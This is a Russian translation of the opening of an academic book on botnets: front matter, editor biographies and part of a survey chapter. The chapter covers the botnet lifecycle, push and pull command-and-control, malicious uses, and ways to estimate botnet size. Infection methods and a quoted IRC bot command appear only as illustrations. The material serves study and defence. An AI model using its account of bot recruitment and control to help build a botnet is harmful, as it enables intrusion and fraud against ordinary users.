


# Ботнеты: архитектуры, контрмеры и проблемы

Русский перевод коллективной монографии об архитектурах современных ботнетов, методах командования и управления, обнаружении, противодействии и новых угрозах.

Больше крутых материалов в моём телеграм-канале [@grogrigs](#)

# BOTNETS

Architectures, Countermeasures,  
and Challenges



Edited by  
**Georgios Kambourakis • Marios Anagnostopoulos**  
**Weizhi Meng • Peng Zhou**



**CRC Press**  
Taylor & Francis Group

---

CRC Series in Security, Privacy and Trust

## Титульный лист

Botnets

Architectures, Countermeasures, and Challenges

Под редакцией:

Georgios Kambourakis

Marios Anagnostopoulos

Weizhi Meng

Peng Zhou

## Сведения об издании

CRC Press

Taylor & Francis Group

6000 Broken Sound Parkway NW, Suite 300

Boca Raton, FL 33487-2742

© 2020 by Taylor & Francis Group, LLC

CRC Press - импринт Taylor & Francis Group, компании Informa.

Права на оригинальные работы правительства США не заявляются.

Напечатано на бескислотной бумаге.

International Standard Book Number-13: 978-0-367-19154-2 (Hardback)

Эта книга содержит сведения, полученные из достоверных и высоко ценимых источников. Были приложены разумные усилия для публикации надёжных данных и информации, однако автор и издатель не могут брать на себя ответственность за достоверность всех материалов или за последствия их использования. Авторы и издатели пытались установить правообладателей всех материалов, воспроизведённых в этой публикации, и приносят извинения правообладателям, если разрешение на публикацию в данной форме не было получено. Если какой-либо материал, охраняемый авторским правом, не был указан должным образом, пожалуйста, напишите нам, чтобы мы могли исправить это в любом будущем переиздании.

За исключением случаев, разрешённых законом США об авторском праве, никакая часть этой книги не может быть перепечатана, воспроизведена, передана или использована в какой-либо форме с помощью электронных, механических или иных средств, известных сейчас или изобретённых в будущем, включая фотокопирование, микрофильмирование и запись, а также в любых системах хранения или поиска информации, без письменного разрешения издателей.

Чтобы получить разрешение на фотокопирование или электронное использование материалов из этой работы, перейдите на [www.copyright.com](http://www.copyright.com) ([www.copyright.com/](http://www.copyright.com/)) или обратитесь в Copyright Clearance Center, Inc. (CCC), 222 Rosewood Drive, Danvers, MA 01923, 978-750-8400. CCC - некоммерческая организация, предоставляющая лицензии и регистрацию различным пользователям. Для организаций, которым CCC выдала лицензию на фотокопирование, организована отдельная система оплаты.

Уведомление о товарных знаках: названия продуктов или компаний могут быть товарными знаками или зарегистрированными товарными знаками и используются только для идентификации и пояснения, без намерения нарушить права.

Посетите веб-сайт Taylor & Francis:

[www.taylorandfrancis.com](http://www.taylorandfrancis.com)

и веб-сайт CRC Press:

[www.crcpress.com](http://www.crcpress.com)

## Предисловие

Ботнеты представляют всё более серьёзную угрозу для Интернета из-за постоянно растущего числа распределённых атак отказа в обслуживании (DDoS) различных типов. В эпоху Internet of Everything (IoE) армию ботнета можно собрать из самых разных порабощённых машин, включая настольные компьютеры, смартфоны, носимые устройства и встраиваемые устройства. Эти многочисленные армии удалённо контролируются злонамеренной третьей стороной, известной как botmaster или botherder. Недавние примеры ботнетов, такие как ботнет Mirai, доказывают, что обнаружить и удалённо контролировать тысячи или миллионы неконтролируемых и плохо защищённых устройств довольно просто. Быстрое распространение дешёвых устройств Internet of Things (IoT), развёрнутых с настройками по умолчанию и слабой защитой, вызывает ещё более серьёзные опасения, поскольку численность таких устройств огромна. Это прокладывает путь к созданию мощных ботнетов.

Чтобы оставаться вне поля зрения и повышать устойчивость своих ботнетов, botmaster'ы используют скрытые каналы command and control (C2), поддерживая связь с ботами и распространяя свои инструкции. Сегодня они даже прячут свои C2-серверы внутри обширной инфраструктуры cloud computing и используют устойчивые сети анонимности, такие как Tor и I2P. Для этого botmaster задействует разные архитектуры - централизованную, децентрализованную и гибридную, опирается на сетевые протоколы, включая HTTP, IRC, DNS и P2P, и использует такие техники, как fast-fluxing и domain generation algorithm (DGA). С другой стороны, усилия защитников сосредоточены на своевременном обнаружении и перехвате C2-канала, чтобы изолировать ботов от их контроллера.

Помимо запуска DDoS-атак, ботнеты используются для спам-кампаний, сбора конфиденциальных данных, распространения вредоносных программ, майнинга криптовалют, кампаний по дискредитации и многого другого. Фактически ботнет является идеальным средством для экономически прибыльной преступной деятельности с низким риском. Обычно botmaster сдаёт свою инфраструктуру в аренду потенциальным клиентам для достижения их целей. Поэтому даже наивному злоумышленнику легко нанять на определённый период услугу ботнета, чтобы реализовать свои преступные желания, тогда как совокупный доход botmaster'a огромен. Вероятно, самая популярная услуга, фактически продающая доступ к DDoS-ботнетам, хорошо известна как DDoS-for-hire или эвфемистически как "Stresser". Разумеется, все эти ботнет-сервисы создаются производителями cybercrime-as-a-service. Более того, при использовании вычислительной мощности заражённых машин для майнинга криптовалют прибыль botmaster'a может значительно увеличиться, тогда как отслеживание происхождения доходов становится невозможным.

Эта книга включает ряд современных материалов от учёных и практиков, работающих в области обнаружения ботнетов, а также предотвращения и смягчения их последствий. Она стремится стать полезным справочным источником для студентов, исследователей, инженеров и специалистов, работающих в этой конкретной области или заинтересованных в понимании её разных граней и



изучении последних достижений в вопросе ботнетов. Более конкретно, книга состоит из 12 материалов, распределённых по 4 ключевым поднаправлениям:

Архитектуры ботнетов: представление современных архитектур ботнетов, наиболее заметных случаев ботнетов на основе IoT, а также новейших свойств и техник ботнетов на основе IoT.

C2-каналы: описание новейших вариантов продвинутых и сложных C2-каналов, основанных на техниках сокрытия информации, стеганографии и технологии blockchain.

Обнаружение и смягчение ботнетов: рассмотрение обнаружения коммуникаций ботнетов в big data, анализа сетевых трасс для обнаружения алгоритмически сгенерированных доменов, используемых для координации ботнетов, идентификации ботнетов на основе IoT через микросервисные архитектуры и обнаружения социальных ботнетов.

Финансовые доходы от ботнетов: исследование использования ботнетов для майнинга криптовалют, а также применения ботнетов как прибыльного инструмента для преступников.

## О редакторах

Dr. Marios Anagnostopoulos получил степень Ph.D. в области инженерии информационных и коммуникационных систем на кафедре Information and Communication Systems Engineering, University of the Aegean, Greece, в 2016 году. Тема его докторской диссертации: "DNS as a multipurpose attack vector." В настоящее время он является Post-Doctoral Research Fellow в Norwegian University of Science and Technology (NTNU). До прихода в NTNU он работал Post-Doctoral Research Fellow в Singapore University of Technology and Design (SUTD). Его исследовательские интересы относятся к областям сетевой безопасности и приватности, безопасности мобильных и беспроводных сетей, киберфизической безопасности, а также blockchain в безопасности и приватности.

Dr. Georgios Kambourakis получил степень Ph.D. в области инженерии информационных и коммуникационных систем на кафедре Information and Communications Systems Engineering, University of the Aegean, Greece, где в настоящее время является associate professor и руководителем кафедры. Его исследовательские интересы относятся к областям безопасности и приватности мобильных и беспроводных сетей. У него более 120 рецензируемых публикаций в указанных областях исследования. Дополнительные сведения см. на <http://www.icsd.aegean.gr/gkamb>.

Dr. Weizhi Meng в настоящее время является assistant professor в Cyber Security Section, Department of Applied Mathematics and Computer Science, Technical University of Denmark (DTU), Denmark. Он получил степень Ph.D. по computer science в City University of Hong Kong (CityU), China. До прихода в DTU он работал research scientist в Institute for Infocomm Research, A\*Star, Singapore, и senior research associate на CS Department, CityU. Во время обучения в докторантуре он получил Outstanding Academic Performance Award, а также является лауреатом Hong Kong Institution of Engineers (HKIE) Outstanding Paper Award for Young Engineers/Researchers в 2014 и 2017 годах. Он также получил Best Paper Award на ISPEC 2018 и Best Student Paper Award на NSS 2016. Его основные исследовательские интересы - cybersecurity и интеллектуальные технологии в безопасности, включая intrusion detection, smartphone security, biometric authentication, HCI security, trust management, blockchain in security и malware analysis.

Dr. Peng Zhou в настоящее время является associate professor в Shanghai University. Он получил степень Ph.D. в Hong Kong Polytechnic University и один год работал research fellow в Singapore Nanyang Technological University. Его исследовательские интересы включают network security, computer worms and propagation, а также machine learning.

## Участники

Yuede Ji

George Washington University

Qiang Li

College of Computer Science and Technology

Jilin University

Changchun, China

Miguel Correia

INESC-ID, Instituto Superior Técnico

Universidade de Lisboa

Luís Sacramento

INESC-ID, Instituto Superior Técnico

Universidade de Lisboa

Ibéria Medeiros

LASIGE, Faculdade de Ciências

Universidade de Lisboa

João Bota

Vodafone Portugal

Melody Moh

Dept. of Computer Science

San Jose State University

San Jose, CA, USA

Tharun Kammara

Dept. of Computer Science

San Jose State University

San Jose, CA, USA

Luca Caviglione

Institute for Applied Mathematics and Information Technologies

National Research Council of Italy

Italy

Wojciech Mazurczyk

Warsaw University of Technology

Poland

Steffen Wendzel

Worms University of Applied Sciences

Germany

Federica Bisio

aizoOn, Strada del Lionetto

Torino, Italy

Danilo Massa

aizoOn, Strada del Lionetto

Torino, Italy

Giuseppe Giulio Rutigliano

University of Rome Tor Vergata

Italy

Giovanni Bottazzi

LUISS Guido Carli University

Italy

Gianluigi Me

LUISS Guido Carli University

Italy

Pierluigi Perrone

University of Rome Tor Vergata

Italy

Renita Murimi

Oklahoma Baptist University

USA

Basheer Al-Duwairi

Jordan University of Science and Technology

Jordan

Moath Jarrah

Jordan University of Science and Technology

Jordan

Pascal Geenens

Radware, Inc.

Xiaobo Ma

Ministry of Education Key Lab for Intelligent Networks and Network Security, School of Electronic and Information Engineering

Xi'an Jiaotong University

Weizhi WANG

Ministry of Education Key Lab for Intelligent Networks and Network Security

Xi'an Jiaotong University

Jedrzej Bieniasz

Institute of Telecommunications

Warsaw University of Technology

Poland

Krzysztof Szczypiorski

Institute of Telecommunications

Warsaw University of Technology

Poland

# Глава 1. Архитектуры ботнетов: обзор современного состояния

Basheer Al-Duwairi и Moath Jarrah

Faculty of Computer & Information Technology, Jordan University of Science & Technology, Jordan

## 1.1 Введение

В последние годы киберпреступления, связанные с ботнетами, считаются серьёзной угрозой для Интернета и технологий. Ботнет состоит из некоторого числа заражённых хостов и получает команды от botmaster [1]. В основе ботнет формируется путём установки ботов на уязвимые компьютеры. Боты - это программные средства, выполняющие действия после получения команд от пользователей или программ. Обычно боты остаются в пассивном состоянии, пока не получают команды от botmaster (хакера). Боты проектируются так, чтобы устанавливать и использовать доступные каналы связи, позволяющие им получать команды, выполнять команды и периодически отправлять данные обратно botmaster. Отчёты включают их состояние и статистическую информацию. Кроме того, боты обычно программируются так, чтобы поддерживать актуальность последней версии бота. Botmaster сохраняет контроль над ботнетом через коммуникационный канал command and control (C&C), который представляет ядро ботнета.

В общем случае боты пытаются использовать уязвимости программного обеспечения, позволяющие вредоносным программам заражать вычислительные системы. Примеры уязвимостей программного обеспечения - buffer overflow, установка backdoor, ошибки в программном обеспечении и незащищённые механизмы управления памятью. Публикация кода ботов приводит к распространению множества вариантов бота за короткое время [2-5]. Доступность исходного кода бота упрощает хакерам его расширение и разработку более сложного кода под свои цели. Например, Agobot имеет модульную структуру, что делает его привлекательным для разработчиков ботнетов. Согласно [2], в современном цифровом вычислительном мире существуют разные типы ботов и разные варианты каждого типа. Хакеры всегда заинтересованы в обнаружении новых программных уязвимостей и в повышении сложности своих ботов. Поэтому ожидается, что будет появляться всё больше ботов, создающих серьёзные угрозы. Это побуждает компании и исследователей разрабатывать эффективные методы противодействия киберпреступлениям, совершаемым с помощью ботнетов. Ботнеты являются одним из основных источников вредоносного трафика в современном Интернете [1].

Кроме того, в последние годы ландшафт атак ботнетов резко расширился из-за появления новых, очень сложных версий ботнетов. Развитие архитектур и типов ботнетов определяется интересами хакеров, расширением Интернета и развитием интернет-технологий. Организованные хакерские группы, организации и киберпреступники всё сильнее угрожают бизнесу: около одной трети компаний мира сталкивались с угрозой киберпреступлений [6]. Ботнеты широко используются для распространения вредоносных программ, нацеленных на банковский сектор [7]. Ботнеты дают хакерам платформу для личной выгоды и финансовой прибыли через вымогательство, ransomware и cryptocurrency. Кибератаки также нацеливаются на критически важную интернет-инфраструктуру и cyber-physical systems, включая smart grids, атомные станции и транспортные системы. Кроме того, ожидается, что ботнеты будут играть роль в будущих кибервойнах. При огромном расширении Интернета ботнеты уже не ограничиваются заражением только PC и laptops. В последние годы появилось несколько типов ботнетов, таких как smartphone botnets, Internet of Things (IoT) botnets и social botnets. Огромный рост ботнетов позволил хакерам использовать их для разных форм

вредоносной активности, включая distributed denial-of-service (DDoS) attacks, email spam, click-fraud и identity theft. В этом контексте ботнеты можно рассматривать как атакующую инфраструктуру, используемую для запуска нескольких типов киберпреступлений. Эта глава посвящена возникающей и преобладающей угрозе ботнетов. В разделе 1.2 мы даём подробное описание ботнетов и обсуждаем их основные характеристики. Раздел 1.3 рассматривает централизованные ботнеты. Раздел 1.4 объясняет peer-to-peer (P2P) ботнеты. Раздел 1.5 представляет мобильные ботнеты. Раздел 1.6 даёт описание ботнетов на основе IoT. Социальные ботнеты представлены в разделе 1.7. Наконец, заключение приведено в разделе 1.8.

## 1.2 Основные характеристики ботнетов

Ботнет можно рассматривать как атакующую инфраструктуру, состоящую из скомпрометированных хостов, которые соединены между собой и образуют сеть с использованием различных протоколов прикладного уровня, таких как IRC, HTTP, email и P2P protocols. В этом разделе мы обсуждаем жизненный цикл ботнета, объясняем его вредоносное использование, рассматриваем основные характеристики и иллюстрируем разные подходы, применяемые для получения содержательной информации о ботнетах.

### 1.2.1 Обзор

Срок существования ботнета состоит из трёх основных этапов.

Stage 1 - recruitment stage: формирование ботнета начинается с привлечения как можно большего числа уязвимых машин, чтобы они стали частью ботнета. Это делается путём заражения машин кодом бота с использованием разных механизмов. Один из механизмов использует традиционные техники распространения червей для распространения botnet malware [8,9]. Такой подход не требует какого-либо вмешательства пользователя. Заражённая машина способна искать другие уязвимые машины в Интернете посредством активного сканирования на наличие известных уязвимостей. Существует несколько механизмов пассивного привлечения уязвимых машин, где требуется вмешательство пользователя. Social engineering - мощный механизм, используемый botmaster'ами, чтобы убедить конечных пользователей скачать bot binaries [10,11]. Обычно это достигается отправкой массовых phishing campaigns через email и социальные сети (например, Twitter, Facebook), где пользователя обманом заставляют щёлкнуть по вредоносной ссылке, что приводит к скачиванию bot binary [12,13]. В других случаях malware может распространяться как вложение электронной почты или через обман пользователя, побуждающий посетить сайты с active content, таким как JavaScripts или ActiveX controls. Когда пользователь посещает сайт, содержащий вредоносное активное содержимое, malware устанавливается автоматически. Также возможно распространять binaries ботнета через физические носители (например, USB flash drive), где malware обычно имеет форму исполняемого файла и начинает выполняться сразу после двойного щелчка пользователя. Заражение через физические носители нацелено на компрометацию машин с private IP address, которые напрямую недоступны из Интернета (например, находятся за NAT box).

Stage 2 - C&C stage: botmaster сохраняет контроль над заражёнными машинами (ботами) через C&C channel. Архитектура ботнета зависит от реализации C&C channel. В централизованных ботнетах botmaster управляет своим ботнетом через центральный сервер, известный как C&C server. В P2P-ботнетах между botmaster и машинами ботнета нет центрального сервера. Поэтому botmaster напрямую взаимодействует с небольшим подмножеством машин ботнета. Эти машины из подмножества служат почтовыми ящиками между botmaster и другими машинами ботнета. Машины находятся с использованием встроенных возможностей P2P protocol, применяемого для

реализации ботнета. Более подробные сведения о централизованных и P2P-ботнетах приведены в разделе 1.3 и разделе 1.4. Стиль коммуникации между botmaster и ботами может быть Push или Pull. В стиле Push команды отправляются непосредственно ботам. В стиле Pull боты (заражённые машины) периодически проверяют наличие новых команд [14]. Два стиля коммуникации показаны на рисунке 1.1.



Рисунок 1.1. Стили коммуникации ботнета: (a) Push style (b) Pull style.

Stage 3 - botnet activity stage: активность ботнета представляет собой набор действий и атак (например, DDoS, scanning и т. д.), выполняемых ботами в ответ на команды, выданные botmaster [15-17]. Пропускная способность скомпрометированного хоста - важная информация, указывающая на способность хоста запускать атаки, особенно DDoS. Поэтому боты оценивают пропускную способность хоста, отправляя данные на множество серверов. Рисунок 1.2 показывает пример активности IRC-based botnet в ответ на набор команд, выданных botmaster. На рисунке показано взаимодействие между botmaster (nickname seed) и одним из ботов (nickname vofm) в IRC chat channel (#nes554). Это типичный пример коммуникации в стиле push, где botmaster выдаёт определённые команды, которые отправляются боту напрямую. Например, команда

```
.open notepad
```

инструктирует бота запустить notepad.exe. Запуск приложения notepad - всего лишь пример, демонстрирующий возможности этого ботнета. Botmaster'ы инструктируют ботов запускать malware binaries после их загрузки с заданного сервера. Другой пример включает указание боту выполнить DNS query для заданного host name и вернуть результат botmaster.




Рисунок 1.2. Пример активности IRC-based botnet.

Понимание ботнетов и их операционных аспектов требует исследовать разных ботов, чтобы раскрыть их вредоносные намерения [2]. Например, Р. Barford et al. изучили базы исходного кода четырёх крупных ботнетов Agobot, SDBot, SpyBot и GT Bot [18]. Анализ исходного кода ботов или запуск экземпляра botnet malware в sandbox - эффективные методы выявления свойств и возможностей ботнета, включая механизмы C&C. В целом ботнеты считаются важными источниками разных типов атак и вредоносной активности в Интернете. Это включает следующее:

- DDoS attacks: ботнеты используются для запуска нескольких форм/типов DDoS-атак, таких как атаки прикладного уровня (например, HTTP-based attacks), SYN flooding и DNS amplification attacks. Боты получают инструкцию перегрузить целевую систему большим объёмом трафика (например, HTTP requests, SYN packets и DNS requests).
- Email spam campaigns: это относится к отправке большого количества spam emails, что приводит к трафику, снижающему показатель signal-to-noise [19]. Email spammers обычно используют ботнеты для массовых email spam campaigns с целью рекламы фармацевтических продуктов, контента для взрослых и распространения вредоносных программ. Шаблон email spam распространяется вместе со списком получателей email среди workers (ботов). Затем ботам даётся инструкция отправлять spam с содержимым, заранее указанным spammer.
- Identity theft: botmaster'ы способны собирать конфиденциальную информацию (например, email accounts, banking accounts и credit card numbers) с машин ботов.
- Cryptocurrency: вычислительная мощность машин, принадлежащих ботнету, может использоваться botmaster'ами для cryptocurrency mining, чтобы незаконным способом получать bitcoins.
- Click-Fraud: botmaster генерирует фиктивные щелчки по online advertisements (обычно используя поле HTTP request header), имитирующие легитимные шаблоны запросов, что приводит к выплате крупных сумм advertisers [20]. Online advertisement становится очень популярной, и модель ценообразования для этого типа рекламы обычно основана на подходе pay-per-click, то есть доход advertisement platform (например, Facebook, Google) зависит от числа щелчков,



сделанных через рекламную платформу. К сожалению, некоторые хакеры эксплуатируют эту модель и используют ботнеты для выполнения мошеннических щелчков.

Исходя из приведённого обсуждения, у ботнетов есть две основные плоскости работы: (i) C&C plane, где боты постоянно ожидают команд от botmaster, и (ii) activity plane, включающая выполнение полученных команд для запуска разных атак, таких как DDoS, cryptocurrency, spam campaigns и clicks fraud. Топология C&C определяет метод доставки команд. В централизованных ботнетах botmaster взаимодействует с ботами через центральный сервер, тогда как в P2P-ботнетах botmaster взаимодействует с ботами через подмножество ботов (mailboxes).

## 1.2.2 Характеризация ботнетов

Были предприняты значительные исследовательские усилия, направленные на характеризацию ботнетов и понимание их работы (например, [1,15,18,21-23]). Эти исследования были сосредоточены на оценке размеров ботнетов, географического распределения, а также их пространственных и временных характеристик. Такая характеризация выполнялась путём проведения post-term analysis трасс трафика и журналов пакетов, чтобы получить представление о природе этой угрозы. Кроме того, сообщество заинтересовано в поиске техник формирования ботнетов. На основе этих исследований далее описаны основные характеристики ботнетов.

### 1.2.2.1 Размер ботнета

Размер ботнета представляет важный фактор интенсивности и распространённости кибератак. Важность этой метрики и её роль в измерении эффективности ботнета обсуждались в [24]. Хотя крупные ботнеты рассматриваются как серьёзная угроза для интернет-сервисов, небольшие ботнеты также являются угрозой, особенно для атак, не требующих большого объёма трафика, таких как ransomware и identity theft. Небольшими ботнетами легко управлять, их легко сдавать в аренду, и они могут оставаться необнаруженными. Определение фактического размера ботнета - важный вопрос, потому что оно ведёт к лучшему пониманию угрозы. В этом контексте размер ботнета был предметом споров, поскольку неясно, что именно означает термин "botnet size".

Неоднозначность в определении размера ботнета обусловлена несколькими проблемами, усложняющими задачу подсчёта числа скомпрометированных машин в ботнете. Действия ботов по присоединению и выходу возникают из-за (i) включения и выключения заражённых машин их пользователями, (ii) временной миграции ботов, при которой botmaster просит ботов покинуть один ботнет и присоединиться к другому ботнету, и (iii) клонирования, когда боты создают реплики самих себя и подключаются к разным каналам или серверам [1]. Большинство исследователей согласны, что необходимо использовать ясное определение размера ботнета. Здесь мы принимаем определение, используемое в [24], где говорится: размер ботнета определяется как наибольшая связанная часть ботнета [24,25]. Это не представляет собой подсчёт всех заражённых машин внутри ботнета. В основном это представляет подсчёт online bots (машин, которые в данный момент активны).

Существует несколько техник определения размера ботнета. Они главным образом зависят от архитектуры ботнета и возможности infiltrate или takeover ботнета. Ниже приведены техники, обычно используемые для оценки размера ботнета [25]:

- Botnet infiltration: основная идея этой техники - присоединиться к C&C channel ботнета (например, подключиться к IRC server ботнета), а затем записать число ботов, одновременно подключённых к каналу. Этого можно добиться, реализовав IRC tracker (похожий на представленный в [1]), который имитирует работу настоящего бота.

- DNS redirection: этот метод перенаправляет соединения, устанавливаемые с C&C server ботнета, на другой сервер (например, sinkhole) путём манипулирования DNS-записью, связанной с сервером [26]. Завершая процедуру three way TCP handshake с подключёнными ботами, sinkhole может идентифицировать этих ботов и записать их IP addresses. Ограничение этой техники состоит в том, что она считает ботов, которые пытаются подключиться к C&C server в период измерения. Кроме того, в случаях, когда botmaster использует несколько каналов на одном C&C server, невозможно идентифицировать ботов, принадлежащих к определённому каналу. Наконец, Zou et al. [27] объясняют, что botmaster'ы могут легко обнаружить эту технику и перенаправить ботов на подключение к другому IRC server.
- DNS cache snooping: этот метод собирает информацию из тысяч Domain Name Systems (DNS). Он ищет в caches DNS servers записи C&C server ботнета. M. Aburajab et al. успешно использовали этот метод и смогли оценить размеры ботнетов [1]. В большинстве случаев ботам нужно разрешить IP address C&C server, запросив DNS server. Поэтому размер ботнета можно вычислить, опрашивая большую коллекцию DNS servers и фиксируя cache hits. Список доступных DNS servers можно получить, выполнив быстрое сканирование в масштабе Интернета (например, с помощью Zmap [28]). Cache hit на DNS server указывает, что существует по крайней мере один бот, который отправил запрос к серверу до истечения срока действия соответствующей записи ботнета. Число cache hits служит нижней границей, представляющей число ботов.
- Crawling P2P botnets: оценка размера ботнета в P2P-ботнетах в основном выполняется путём рекурсивного crawling ботнета. Начиная с одного бота, отправляется запрос для получения его peer-list. Затем запрос отправляется для каждого IP address в peer list. Этот процесс продолжается рекурсивно, пока не перестанут появляться дополнительные IP addresses. Скорость crawling важна, поскольку структура графа P2P-ботнета часто меняется. Боты присоединяются и выходят непредсказуемым образом. Это явление происходит во время отправки и анализа запросов peer list. Поэтому crawling должен выполняться очень быстро, чтобы получить точный снимок текущего P2P graph.

### 1.2.2.2 Географическое распределение ботнетов

Хотя ботов можно найти где угодно в Интернете, исследования показывают, что они концентрируются в определённых регионах мира [26]. На географическое распределение ботнетов влияет несколько факторов. Один из таких важных факторов - базовый механизм распространения bot infection, связанный с регионом или языком. Некоторые ботнеты атакуют приложения на определённом языке или выполняют social engineering activities на языке конкретного региона [26].

Распределение ботов в Интернете представляет важный вопрос, поскольку оно может помочь в разработке эффективных контрмер [22,23,29]. Это распределение главным образом зависит от распределения уязвимых машин в Интернете. Считается, что уязвимые машины имеют тенденцию кластеризоваться в определённых сетях, что предполагает, что боты также будут кластеризоваться в этих сетях, независимо от метода, которому следуют botmaster'ы при построении ботнетов. Это основано на наблюдении, что популяция уязвимых машин в заданной организационной сети напрямую зависит от характера политик сетевой безопасности, применяемых организацией, и от уровня осведомлённости пользователей относительно hardening и защиты собственных машин. Например, ожидается, что организация, которая применяет строгую security policy, разворачивает новейшие технологии для предотвращения security breaches и предоставляет своим сотрудникам современные virus scanners, будет иметь очень малое число уязвимых машин.

M. P. Collins et al. объясняют, что ботнеты имеют следующие две характеристики [22]:

- Spatial uncleanliness: когда в сети есть скомпрометированный хост, существует высокая вероятность найти другие хосты, которые скомпрометированы и выполняют hostile activities в

той же сети. Эта кластеризация hostile activities внутри сети приводит к появлению unclean network.

- Temporal uncleanliness: если в сети есть скомпрометированный хост, то этот хост или другие хосты в сети, вероятно, будут скомпрометированы в будущем. Следовательно, хосты в сети будут со временем подвергаться hostile activities.

Тест на spatial uncleanliness проводился путём изучения кластеризации IP addresses в разных сетях. Было обнаружено, что скомпрометированные хосты внутри сетей одинакового размера появляются с большей вероятностью, чем хосты и адреса, выбранные случайным образом из интернет-популяции. С другой стороны, тест на temporal uncleanliness проводился путём изучения unclean networks. Было обнаружено, что сети, содержащие скомпрометированные хосты, способны предсказывать будущие hostile activities с более высокой точностью, чем сети, выбранные случайным образом.

### 1.2.2.3 Пространственно-временная корреляция и сходство

В дополнение к spatial uncleanliness и temporal uncleanliness, описанным выше, ботнеты в целом характеризуются пространственно-временной корреляцией, которая напрямую следует из их внутренних свойств. В течение определённого интервала времени боты внутри организационной сети выполняют сходные операции в ответ на команды, выданные botmaster. Обычно эти боты поддерживают long lived connections с C&C server и остаются в режиме ожидания команд. Когда боты получают команды от botmaster, наблюдались два типа ответов:

- Message response: есть определённые команды, которые botmaster использует для получения информации о машине бота. Эта информация включает версию operating system, CPU architecture, bandwidth и bot ID. Боты обычно отвечают короткими сообщениями, содержащими запрошенную информацию. Рисунок 1.3a показывает пример message responses трёх ботов внутри организационной сети.
